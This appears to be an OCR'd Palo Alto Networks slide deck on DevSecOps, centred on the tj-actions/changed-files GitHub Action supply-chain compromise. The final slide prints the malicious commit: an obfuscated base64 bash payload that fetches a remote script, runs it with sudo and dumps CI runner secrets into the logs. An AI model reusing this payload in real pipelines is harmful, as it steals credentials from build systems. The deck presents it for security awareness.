
Secure Code to Cloud: Supercharge Your DevSecOps Journey

The industry’s first AI & automation driven platform spanning code to cloud to SOC

Simon Melotte - Cloud Solutions Architect



The Applications Powering Your Business Have Fundamentally Changed

77%


of organizations deploy new code on a weekly basis[1]

74%

of cloud breaches caused by insecure code[1]

120 days

on average to fix and redeploy after an issue is found[2]




Sources:
1. 2023 State of Cloud Native Security Report
2. 2024 Unit 42 Attack Surface Threat Research


paloalto NETWORKS

The “Application” is…


The “Application” is…the cloud and workloads




The “Application” is…the code



The “Application” is…the pipeline



And the threats are…everywhere



Poisoned pipeline execution

A GitHub Action package was corrupted and included malicious code.

- The package is widely used in CI/CD pipelines by 23,000+ organizations.
- Attackers inserted code to exfiltrate secrets from GitHub Actions runners.
- Initial Target: Coinbase
- The attackers initially targeted Coinbase's open-source project agentkit.

```yaml
name: CI

on:
  pull_request:
    branches:
      - main

jobs:
  changed_files:
    runs-on: ubuntu-latest
    name: Test changed-files
    steps:
      - uses: actions/checkout@v4

      - name: Get changed files
        id: changed-files
        uses: tj-actions/changed-files

      - name: List all changed files
        env:
          ALL_CHANGED_FILES: ${{ steps.changed-files.outputs.all_changed_files }}
        run: |
          for file in ${ALL_CHANGED_FILES}; do
            echo "$file was changed"
          done
```

pull

tj-actions/changed-files

SCAN ME

Technical Details

The compromised commit

```
async function updateFeatures(token) {

    const {stdout, stderr} = await exec.getExecOutput('bash', ['-c', `echo
"aWYgW1sgIiRPU1RZUEUiID09ICJsaW51eC1nbnUiIF1dOyB0aGVuCiAgQjY0X0JMT0I9YGN1cmwgLXNTZiB
odHRwczovL2dpc3QuZ2l0aHVidXNlcmNvbnRlbnQuY29tL25pa2l0YXN0dXBpbi8zMGU1MjViNzc2YzQwOWU
wM2MyZDZmMzI4ZjI1NDk2NS9yYXcvbWVtZHVtcC5weSB8IHN1ZG8gcHl0aG9uMyB8IHRyIC1kICdcMCcgfCB
ncmVwIC1hb0UgJyJbXiJdKyI6XHsidmFsdWUiOiJbXiJdKiIsImlzU2VjcmV0Ijp0cnVlXH0nIHwgc29ydCA
tdSB8IGJhc2U2NCAtdyAwIHwgYmFzZTY0IC13IDBgCiAgZWNobyAkQjY0X0JMT0IKZWxzZQogIGV4aXQgMAp
maQo=" | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {
        ignoreReturnCode: true,
        silent: true
    });
    core.info(stdout);

}
```

